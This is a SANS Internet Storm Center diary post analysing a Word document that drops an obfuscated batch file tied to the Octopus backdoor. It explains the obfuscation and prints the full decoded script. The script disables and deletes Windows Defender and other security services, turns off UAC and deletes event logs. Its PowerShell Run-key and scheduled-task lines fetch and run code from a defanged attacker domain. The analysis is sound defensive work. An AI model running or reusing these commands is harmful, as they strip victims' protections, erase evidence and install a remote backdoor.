SANS ISC: InfoSec Handlers Diary Blog - SANS Internet Storm Center SANS Site Network Current Site SANS Internet Storm Center Other SANS Sites Help Graduate Degree Programs Security Training Security Certification Security Awareness Training Penetration Testing Industrial Control Systems Cyber Defense Foundations DFIR Software Security Government OnSite Training InfoSec Handlers Diary Blog


Octopus Backdoor is Back with a New Embedded Obfuscated Bat File

Published: 2022-05-09
Last Updated: 2022-05-09 06:19:07 UTC
by Xavier Mertens (Version: 1)
2 comment(s)


Last week, I found another interesting Word document that delivered an interesting malicious script to potential victims. Usually, Office documents carry VBA macros that are activated using a bit of social engineering (the classic yellow ribbon) but this time, the document did not contain any malicious code:

```
remnux@/MalwareZoo/20220505$ oledump.py f1763579a9319d2506ee468031e1eb1b.doc
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      7624 '1Table'
  5:     15906 'Data'
  6:      4096 'WordDocument'
```

But you can see stream 5 is called "Data". When you open the document, you see this:



The document SHA256 is 6e3ef2551b1f34685025f9fe1d6358ef95fbe21ada8ed9de3c7c4d5070520f6eand its current VT score is 22/60[1]. The document contains embedded objects that look like PDF files but they are'nt:



If you follow the instruction and click on one of the PDF icons (all three point to the same script), the script will be executed. Let's have a look at it:

It looks pretty well obfuscated:

```
%xlnlrpz%%fynwfvh%%dskbaxq%.%fynwfvh%%lxckycu%%fynwfvh% %wegkoem%%tjxpouf%%tjxpouf%
%yvyapob%%eeuyvwk%%mkmhtbo%%hxiqvtv%\%ybbwhci%%nutqtmu%%gfuxihu%%flbzyhx%%rmyyyjm%%weg
 /%cbwqklh%
%fynwfvh%%bysdcmi%%wegkoem%%bpltpmn%%mkmhtbo%%fynwfvh%%mkmhtbo%%jxdklrj%%wegkoem%
/%flbzyhx% %xlnlrpz%%fynwfvh%%dskbaxq%_%tjxpouf%%rmyyyjm%%nutqtmu%%xlnlrpz%%tjxpouf%
/%tjxpouf% 0 /%gfuxihu%
```

In Microsoft batch files, "%...%" represents a variable. If you look carefully at the code, you see that we just have a suite of environment variables with, sometimes, clear characters. Those characters are special ones like "/", "." or numbers. The obfuscation technique used here is pretty simple but efficient. Environment variables just contain letters from A to Z:

```
set wegkoem=a
set bpltpmn=b
set khoziql=c
set tjxpouf=d
set fynwfvh=e
set gfuxihu=f
set dskbaxq=g
set yvyapob=h
set pjdvllg=i
set mnmpqbg=j
set eeuyvwk=k
set mkmhtbo=l
set hxiqvtv=m
set bysdcmi=n
set nutqtmu=o
set brlbmmf=p
set hoahisa=q
set xlnlrpz=r
set ybbwhci=s
set flbzyhx=t
set jxdklrj=u
set cbwqklh=v
set rmyyyjm=w
set lxckycu=x
set tjtkrhi=y
set ikoiset=z
```

Once you replaced all variables with the corresponding letters, the script is easier to read but you still have to clean it:

```
@%e%%c%%h%%o% %o%%f%%f%
```

Here is the complete decoded script:

```
@echo off
reg delete "hklm\software\policies\microsoft\windows defender" /f
reg add "hklm\software\policies\microsoft\windows defender" /v "disableantispyware"
/t reg_dword /d "1" /f
reg add "hklm\software\policies\microsoft\windows defender" /v "disableantivirus" /t
reg_dword /d "1" /f
reg add "hklm\software\policies\microsoft\windows defender\mpengine" /v "mpenablepus"
/t reg_dword /d "0" /f
reg add "hklm\software\policies\microsoft\windows defender\real-time protection" /v
"disablebehaviormonitoring" /t reg_dword /d "1" /f
reg add "hklm\software\policies\microsoft\windows defender\real-time protection" /v
"disableioavprotection" /t reg_dword /d "1" /f
reg add "hklm\software\policies\microsoft\windows defender\real-time protection" /v
"disableonaccessprotection" /t reg_dword /d "1" /f
reg add "hklm\software\policies\microsoft\windows defender\real-time protection" /v
"disablerealtimemonitoring" /t reg_dword /d "1" /f
reg add "hklm\software\policies\microsoft\windows defender\real-time protection" /v
"disablescanonrealtimeenable" /t reg_dword /d "1" /f
reg add "hklm\software\policies\microsoft\windows defender\reporting" /v
"disableenhancednotifications" /t reg_dword /d "1" /f
reg add "hklm\software\policies\microsoft\windows defender\spynet" /v
"disableblockatfirstseen" /t reg_dword /d "1" /f
reg add "hklm\software\policies\microsoft\windows defender\spynet" /v
"spynetreporting" /t reg_dword /d "0" /f
reg add "hklm\software\policies\microsoft\windows defender\spynet" /v
"submitsamplesconsent" /t reg_dword /d "0" /f
rem 0 - disable logging
reg add "hklm\system\currentcontrolset\control\wmi\autologger\defenderapilogger" /v
"start" /t reg_dword /d "0" /f
reg add "hklm\system\currentcontrolset\control\wmi\autologger\defenderauditlogger" /v
"start" /t reg_dword /d "0" /f
rem disable wd tasks
schtasks /change /tn "microsoft\windows\exploitguard\exploitguard mdm policy refresh"
/disable
schtasks /change /tn "microsoft\windows\windows defender\windows defender cache
maintenance" /disable
schtasks /change /tn "microsoft\windows\windows defender\windows defender cleanup"
/disable
schtasks /change /tn "microsoft\windows\windows defender\windows defender scheduled
scan" /disable
schtasks /change /tn "microsoft\windows\windows defender\windows defender
verification" /disable
rem disable wd systray icon
reg delete
"hklm\software\microsoft\windows\currentversion\explorer\startupapproved\run" /v
"windows defender" /f
reg delete "hkcu\software\microsoft\windows\currentversion\run" /v "windows defender"
/f
reg delete "hklm\software\microsoft\windows\currentversion\run" /v "windowsdefender"
/f
rem remove wd context menu
reg delete "hkcr\*\shellex\contextmenuhandlers\epp" /f
reg delete "hkcr\directory\shellex\contextmenuhandlers\epp" /f
reg delete "hkcr\drive\shellex\contextmenuhandlers\epp" /f
rem disable wd services
```

```
reg add "hklm\system\currentcontrolset\services\wdboot" /v "start" /t reg_dword /d
"4" /f
reg add "hklm\system\currentcontrolset\services\wdfilter" /v "start" /t reg_dword /d
"4" /f
reg add "hklm\system\currentcontrolset\services\wdnisdrv" /v "start" /t reg_dword /d
"4" /f
reg add "hklm\system\currentcontrolset\services\wdnissvc" /v "start" /t reg_dword /d
"4" /f
reg add "hklm\system\currentcontrolset\services\windefend" /v "start" /t reg_dword /d
"4" /f
reg add "hklm\system\currentcontrolset\services\securityhealthservice" /v "start" /t
reg_dword /d "4" /f

reg.exe add hklm\software\microsoft\windows\currentversion\policies\system /v
enablelua /t reg_dword /d 0 /f

reg add "hkey_current_user\software\microsoft\windows\currentversion\run" /v "#one"
/t reg_sz /d "powershell -w hidden \"add-type -assemblyname system.core;iex (new-
object net.webclient).downloadstring('hxxp://hpsj[.]firewall-
gateway[.]net:80/hpjs.php');\"" /f

reg add "hkey_current_user\software\microsoft\windows\currentversion\run" /v
"#oneupdate" /t reg_sz /d "powershell -w hidden \"add-type -assemblyname
system.core;iex (new-object net.webclient).downloadstring('hxxp://hpsj[.]firewall-
gateway[.]net:443/uddiexplorer');\"" /f

"c:\program files\microsoft security client\setup.exe" /x /s /disableoslimit

start /b powershell add-mppreference -exclusionpath "c:" -force

start /b powershell add-mppreference -exclusionpath "c:\users" -force

start /b powershell -w hidden "iex(new-object
net.webclient).downloadstring('hxxp://hpsj[.]firewall-
gateway[.]net:443/uddiexplorer');"

start /b powershell -w hidden "add-type -assemblyname system.core;iex (new-object
net.webclient).downloadstring('hxxp://hpsj[.]firewall-gateway[.]net:80/hpjs.php');"

schtasks /create /sc minute /mo 60 /f /tn achromeupdater /tr "powershell -w hidden
\"add-type -assemblyname system.core;iex (new-object
net.webclient).downloadstring(''hxxp://hpsj[.]firewall-
gateway[.]net:80/hpjs.php'');\""

schtasks /f /create /sc minute /mo 60 /tn achromeupdateri /tr "powershell.exe -w
hidden 'iex (new-object net.webclient).downloadstring(''hxxp://hpsj[.]firewall-
gateway[.]net:443/uddiexplorer'');'"

sc stop windefend
sc config windefend start= disabled
sc delete windefend
sc stop wdnissvc
sc config wdnissvc start= disabled
sc delete wdnissvc
sc stop sense
```

```
sc config sense start= disabled
sc delete sense
sc stop wuauserv
sc config wuauserv start= disabled
sc stop usosvc
sc config usosvc start= disabled
sc stop waasmedicsvc
sc config waasmedicsvc start= disabled
sc stop securityhealthservice
sc config securityhealthservice start= disabled
sc delete securityhealthservice
sc stop sdrsvc
sc config sdrsvc start= disabled
sc stop wscsvc
sc config wscsvc start= disabled
sc stop wdiservicehost
sc config wdiservicehost start= disabled
sc stop wdisystemhost
sc config wdisystemhost start= disabled
sc stop installservice
sc config installservice start= disabled
sc stop vaultsvc
sc config vaultsvc start= disabled
sc stop spooler
sc config spooler start= disabled
sc stop licensemanager
sc config licensemanager start= disabled
sc stop diagtrack
sc config diagtrack start= disabled
taskkill /f /im smartscreen.exe
taskkill /f /im securityhealthservice.exe
cd c:\
cd c:\program files\
rd /s /q "windows defender"
rd /s /q "windows defender advanced threat protection"
rd /s /q "windows security"
cd c:\program files (x86)\
rd /s /q "windows defender"
cd c:\programdata\microsoft
rd /s /q "windows defender"
rd /s /q "windows defender advanced threat protection"
rd /s /q "windows security health"
cd c:\
cd windows
cd system32
del /f windowsupdateelevatedinstaller.exe
del /f securityhealthsystray.exe
del /f securityhealthservice.exe
del /f securityhealthhost.exe
del /f securitycenterbroker.dll
del /f securitycenterbrokerps.dll
del /f securityhealthagent.dll
del /f securityhealthproxystub.dll
del /f securityhealthsso.dll
del /f smartscreensettings.exe
```

```
del /f smartscreenps.dll
del /f smartscreen.exe
del /f windows.security.integrity.dll
del /f windowsdefenderapplicationguardcsp.dll
del /f wscsvc.dll
del /f wscsvc.dll.mui
del /f wsecedit.dll
cd winevt\logs
del /f microsoft-windows-windows defender4operational.evtx
del /f microsoft-windows-windows defender4whc.evtx
del /f microsoft-windows-security-audit-configuration-client4operational.evtx
del /f microsoft-windows-security-enterprisedata-
filerevocationmanager4operational.evtx
del /f microsoft-windows-security-netlogon
```

The domain hpsj[.]firewall-gateway[.]net is well-known, it's a good old Octopus backdoor. I already wrote a diary about it in 2020[2]! But it seems to be back with a simple but effective obfuscation technique.

[1] https://www.virustotal.com/gui/file/6e3ef2551b1f34685025f9fe1d6358ef95fbe21ada8ed9de3c7c4d5070520f6e
[2] https://isc.sans.edu/forums/diary/Malicious+Word+Document+Delivering+an+Octopus+Backdoor/26918/

Xavier Mertens (@xme)
Xameco
Senior ISC Handler - Freelance Cyber Security Consultant
PGP Key

Keywords: Backdoor Bat Obfuscated Octopus Script Word
2 comment(s)

Top of page
×

Diary Archives